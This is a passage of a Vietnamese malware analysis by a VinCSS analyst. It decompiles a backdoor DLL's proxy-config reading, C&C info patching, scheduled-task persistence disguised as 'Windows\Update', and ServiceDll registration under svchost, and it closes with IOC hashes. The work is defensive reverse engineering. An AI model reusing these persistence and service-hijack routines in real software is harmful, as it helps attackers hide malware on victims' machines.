00000064		FFFFFFF		PROXY_HTTP = 1
00000064		FFFFFFF		PROXY SOCKS = 2
00000068	PROXY_CONFIG ends	FFFFFFF		PROXY_HTTPS = 3

Hình 21. struct *PROXY_CONFIG*

Hàm **ReadProxyConfig** sẽ đọc từ registry của nạn nhân trước, nếu không có sẽ đọc từ file **pref.js** của Firefox. Hiện chúng tôi vẫn chưa rõ tại sao tin tặc lại cố đọc từ Firefox, có thể chúng đã thực hiện các hoạt động tìm hiểu trước để biết về các trình duyệt web được dùng phổ biến ở mục tiêu.

```

1 bool __cdecl ReadProxyConfig(PROXY_CONFIG *pConfig)
2 {
3     bool result; // al
4
5     result = ReadProxyConfigFromRegistry(pConfig);
6     if ( !result )
7     {
8         result = ReadProxyConfigFromFireFox(pConfig) == 1;
9     }
10    return result;
11 }

```

Hình 22. Hàm *ReadProxyConfig*

Hàm *ReadProxyConfigFromRegistry* hơi dài nên ở đây chỉ nêu các đoạn quan trọng:

```

34 // szSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings"
35 if ( RegOpenKeyExA(
36     HKEY_CURRENT_USER,
37     szSubKey,
38     0,
39     REG_OPEN_KEY_READ,
40     &hkResult ) == ERROR_SUCCESS )
41 {
42     szProxyEnable[0xC] = 0;
43     strcpy(szProxyEnable, "ProxyEnable");
44
45     if ( RegQueryValueExA(hkResult, szProxyEnable, 0, 0, szData, &cbData) )
46     {
47         return 0;
48     }
49
50     if ( strstr(szData, "http=") )
51     {
52         pos = &pConfig->proxyType;
53         pConfig->proxyType = PROXY_HTTP;
54         sscanf(szData, "http=%[^:]:%d", pConfig, pConfig->szPort);
55     }
56     else if ( strstr(szData, "socks=") )
57     {
58         pos = &pConfig->proxyType;
59         pConfig->proxyType = PROXY_SOCKS;
60         sscanf(szData, "socks=%[^:]:%d", pConfig, pConfig->szPort);
61     }
62     else
63     {
64         pos = &pConfig->proxyType;
65         if ( strstr(szData, "https=") )
66         {
67             *pos = PROXY_HTTPS;
68             pszPort = pConfig->szPort;
69             pszAddr = pConfig;
70             szFmt = "https=%[^:]:%d";
71         }
72         else
73         {
74             pszPort = pConfig->szPort;
75             pszAddr = pConfig;
76             szFmt = "%[^:]:%d";
77             *pos = PROXY_HTTP;
78         }
79         sscanf(szData, szFmt, pszAddr, pszPort);
80     }
81     return *pos != 0;
82 }

```

Hình 23. Nhiệm vụ chính của hàm *ReadProxyConfigFromRegistry*

Hàm **ReadProxyConfigFromFireFox** rất dài nên chúng tôi sẽ không đề cập chi tiết ở đây. Hàm **UpdateFile** dùng hàm tương đương **memsearch** để tìm một chuỗi trong nội dung file, và C&C Info sẽ được ghi vào tại vị trí tìm ra. Trong trường hợp malware này thì chuỗi mask là "192.168".

```

28     dwFileSize = GetFileSize(hFile, 0);
29     s_dwFileSize = dwFileSize;
30     if ( dwFileSize )
31     {
32         pMem = operator new(dwFileSize + 1);
33         lpFileName = 0;
34         memset(pMem, 0, s_dwFileSize + 1);
35         result = ReadFile(s_hFile, pMem, s_dwFileSize, &lpFileName, 0);
36         if ( result )
37         {
38             pos = MemSearch(pMem, s_dwFileSize, pszMask);
39             if ( pos > 0 )
40             {
41                 SetFilePointer(s_hFile, pos, 0, 0);
42                 NumberOfBytesWritten = 0;
43                 // 428 = sizeof CC Structure
44                 if ( WriteFile(s_hFile, pbNewContent, 428u, &NumberOfBytesWritten, 0) )
45                 {
46                     CloseHandle(s_hFile);
47                     result = 1;
48                 }
49                 else
50                 {
51                     GetLastError();
52                     result = 0;
53                 }

```

Hình 24. Hàm **UpdateFile** dùng hàm tương đương **memsearch** để tìm một chuỗi

Chúng tôi đã tái tạo lại struct của C&C Info như sau:

Offset	Size	struct __declspec(align(4)) CC_INFO
00000000		{
00000000	0000 0040	char szAddr_1[64];
00000040	0040 0010	char szPort_1[16];
00000050	0050 0040	char szAddr_2[64];
00000090	0090 0010	char szPort_2[16];
000000A0	00A0 0040	char szAddr_3[64];
000000E0	00E0 0010	char szPort_3[16];
000000F0	00F0 0020	char szKey[32];
00000110	0110 0002	__int16 wAlive;
00000112	0112 000A	char Padding_1[10];
0000011C	011C 0068	PROXY_CONFIG proxyConfig;
00000184	0184 0028	char Padding_2[40];
000001AC	01AC	};

Hình 25. struct của C&C Info

Và C&C info đã được tin tặc hard-coded ngay trong code:


```

1 int __stdcall LoadDllAndCreateSheduleTask(LPCSTR pszDllPath)
2 {
3     HMODULE hKernel32; // eax MAPDST
4     FARPROC WinExec; // esi
5     void (__stdcall *Sleep)(DWORD); // ebx
6     char szRunDll32[28]; // [esp+4h] [ebp-228h] BYREF
7     char szWinExec[12]; // [esp+20h] [ebp-20Ch] BYREF
8     char szCmd1[256]; // [esp+2Ch] [ebp-200h] BYREF
9     char szCmd2[256]; // [esp+12Ch] [ebp-100h] BYREF
10
11     if ( GetFileAttributesA(pszDllPath) == INVALID_FILE_ATTRIBUTES )
12     {
13         return 0;
14     }
15     memset(&szRunDll32[1], 0, 24u);
16     szCmd1[0] = 0;
17     memset(&szCmd1[1], 0, 0xFCu);
18     *szCmd1[0xFD] = 0;
19     szCmd1[0xFF] = 0;
20     memcpy(szRunDll32, "rundll32.exe \"%s\" Entry", 0x10);
21     sprintf(szCmd1, szRunDll32, pszDllPath);
22     szWinExec[0] = 0;
23     *szWinExec[9] = 0;
24     szWinExec[0xB] = 0;
25     strcpy(szWinExec, "WinExec");
26     hKernel32 = GetModuleHandleA("kernel32.dll");
27     WinExec = GetProcAddress(hKernel32, szWinExec);
28
29     // WinExec("rundll32.exe \"netapi32.dll path\" Entry")
30     (WinExec)(szCmd1, 1);
31
32     hKernel32 = GetModuleHandleA("kernel32.dll");
33     Sleep = GetProcAddress(hKernel32, "Sleep");
34     szCmd2[0] = 0;
35     memset(&szCmd2[1], 0, 252u);
36     *szCmd2[0xFD] = 0;
37     szCmd2[0xFF] = 0;
38     sprintf(szCmd2, "cmd /c schtasks /F /create /tn:Windows\\Update /tr \"%s\" /sc HOURLY", szCmd1);
39
40     // cmd /c schtasks /F /create /tn:Windows\\Update /tr "netapi32.dll path" /sc HOURLY
41     (WinExec)(szCmd2, 0);

```

Hình 28. Hàm *LoadDllAndCreateSchedulerTask* để load file đã extract lên và tạo Scheduler Task

Sau đó, nếu malware được khởi chạy với quyền admin, nó sẽ đăng ký như một **ServiceDll**, với name đã đề cập ở trên, Service registry key được chọn ngẫu nhiên từ một table gồm mười phần tử, và được nối thêm “Ex” vào. Các chuỗi đó gồm: “Winmads”, “Winrs”, “Vsssvr”, “PlugSvr”, “WaRpc”, “GuiSvr”, “WlanSvr”, “DisSvr”, “MediaSvr”, “NvidiaSvr”. Sau khi nối thêm Ex bằng hàm `sprintf`, thì registry key trên máy victim được tạo dưới nhánh **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost** sẽ là một trong các chuỗi sau: “WinmadsEx”, “WinrsEx”, “VsssvrEx”, “PlugSvrEx”, “WaRpcEx”, “GuiSvrEx”, “WlanSvrEx”, “DisSvrEx”, “MediaSvrEx”, “NvidiaSvrEx”.

Do hàm cũng tương đối dài nên ở đây chỉ trình bày các điểm chính:

```

.data:0041D4C4 ; char szWinmads[32]
.data:0041D4C4 szWinmads db 'winmads',0
.data:0041D4C4 db 24 dup(0)
.data:0041D4E4 ; char szWinrs[32]
.data:0041D4E4 szWinrs db 'winrs',0
.data:0041D4E4 db 26 dup(0)
.data:0041D504 ; char szVsssvr[32]
.data:0041D504 szVsssvr db 'Vsssvr',0
.data:0041D50B db 25 dup(0)
.data:0041D524 ; char szPlugSvr[32]
.data:0041D524 szPlugSvr db 'PlugSvr',0
.data:0041D52C db 24 dup(0)
.data:0041D544 ; char szWarc[32]
.data:0041D544 szWarc db 'Warc',0
.data:0041D54A db 26 dup(0)
.data:0041D564 ; char szGuiSvr[32]
.data:0041D564 szGuiSvr db 'GuiSvr',0
.data:0041D56B db 25 dup(0)
.data:0041D584 ; char szWlanSvr[32]
.data:0041D584 szWlanSvr db 'WlanSvr',0
.data:0041D58C db 24 dup(0)
.data:0041D5A4 ; char szDisSvr[32]
.data:0041D5A4 szDisSvr db 'DisSvr',0
.data:0041D5AB db 25 dup(0)
.data:0041D5C4 ; char szMediaSvr[32]
.data:0041D5C4 szMediaSvr db 'MediaSvr',0
.data:0041D5CD db 23 dup(0)
.data:0041D5E4 ; char szNvidiaSvr[32]
.data:0041D5E4 szNvidiaSvr db 'NvidiaSvr',0

```

```

tickCount = GetTickCount() % 0xA;
hSC = 0;
strcpy(this->m_szServiceName, &szWinmads[0x20 * tickCount]);
if ( !strlen(this->m_szServiceName) )
{
    return hSC;
}
szServiceKey[0] = 0;
memset(&szServiceKey[1], 0, 0xFCu);
*&szServiceKey[0xFD] = 0;
szServiceKey[0xFF] = 0;
sprintf(szServiceKey, "%sEx", this->m_szServiceName);
hkey = 0;
hSC = RegistryCall(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SvcHost",
    szServiceKey,
    REG_MULTI_SZ,
    this->m_szServiceName,
    0,
    REG_CREATE,
    0);

```



Hình 29. Tạo registry key trên máy victim

```

ExpandEnvironmentString(A("%systemroot%", szSystemRoot, 0x100u);
sprintf(szServiceCmd, "%c\\system32\\svchost.exe -k %s", szSystemRoot, szServiceKey);
hApvApi32 = LoadLibraryA("advapi32.dll");
CreateServiceA = GetProcAddress(hApvApi32, "CreateServiceA");
hSC = CreateServiceA(
    s_hSCManager,
    this->m_szServiceName,
    pszSvcDisplayName,
    SERVICE_ALL_ACCESS,
    SERVICE_WIN32_SHARE_PROCESS,
    SERVICE_AUTO_START,
    SERVICE_ERROR_NORMAL,
    szServiceCmd,
    0,
    0,
    0,
    0);
CString::CString(&str);
tryLevel = 0;
CString::Format(&str, "%s%s", "SYSTEM\\CurrentControlSet\\Services\\", pThis->m_szServiceName);
hApvApi32 = LoadLibraryA("advapi32.dll");
RegOpenKeyExA = GetProcAddress(hApvApi32, "RegOpenKeyExA");
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, str.m_pchData, 0, 0xF003F, &hKey) )
{
    goto LABEL_9;
}
RegistryCall(
    HKEY_LOCAL_MACHINE,
    str.m_pchData,
    "Description",
    REG_SETVALUE,
    pszSvcDescription,
    strlen(pszSvcDescription),
    REG_CREATE,
    0);
hApvApi32 = LoadLibraryA("advapi32.dll");
StartServiceA = GetProcAddress(hApvApi32, "StartServiceA");
StartServiceA(hService, 0, 0);
hChildKey = 0;
hApvApi32 = LoadLibraryA("advapi32.dll");
RegCreateKeyA = GetProcAddress(hApvApi32, "RegCreateKeyA");
if ( RegCreateKeyA(hKey, "Parameters", &hChildKey)
    || (hApvApi32 = LoadLibraryA("advapi32.dll"),
        RegSetValueExA = GetProcAddress(hApvApi32, "RegSetValueExA"),
        RegSetValueExA(hChildKey, "ServiceDll", 0, REG_EXPAND_SZ, pszSvcDllPath, strlen(pszSvcDllPath) + 1)) )

```



Hình 30. Tạo service trên máy victim

Hàm **RegistryCall** là hàm tin tặc tự viết, nó là hàm toàn cục, cũng chỉ làm các nhiệm vụ thao tác với Registry. Theo góc nhìn của chúng tôi, phong cách lập trình của tin tặc cực kỳ lộn xộn và không thống nhất (cũng có thể đây là cách họ cố tình tạo nhiễu), đã gây nhiều khó khăn cho chúng tôi trong quá trình phân tích. Sau khi đăng ký như một service Dll xong, hàm **Infect** hoàn tất và return. Malware sẽ thoát do lệnh gọi **exit(0)** ở **OnInitDialog** đã nói ở trên

Chúng tôi sẽ cung cấp file **.xml** chứa thông tin phân tích trên IDA để những ai quan tâm tới mã độc này có thể sử dụng để import vào lại IDA và Ghidra bằng **plugin xml_importer.py** của Ghidra.

Các IOCs của mã độc đã được phân tích rõ trong bài viết. Các bạn có thể tự viết file **.bat** hay script bằng *PowerShell*, *VBS*... để tìm và gỡ bỏ malware này trên các máy của các nạn nhân.

Note:

***smanager_ssl.dll** gốc:

- MD5: C11E25278417F985CC968C1E361A0FB0
- SHA256:
F659B269FBE4128588F7A2FA4D6022CC74E508D28EEE05C5AFF26CC23B7BD1A5

****netapi32.dll** (tức **smanager_ssl.dll** đã cập nhật CCInfo):

- MD5: 43CE409C21CAD2EF41C9E1725CA12CEA
- SHA256:
6C1DB6C3D32C921858A4272E8CC7D78280B46BAD20A1DE23833CBE2956EEBF75

(Còn tiếp...)

Trương Quốc Ngân (aka HTC)

Chuyên gia Phân tích mã độc - VinCSS (a member of Vingroup)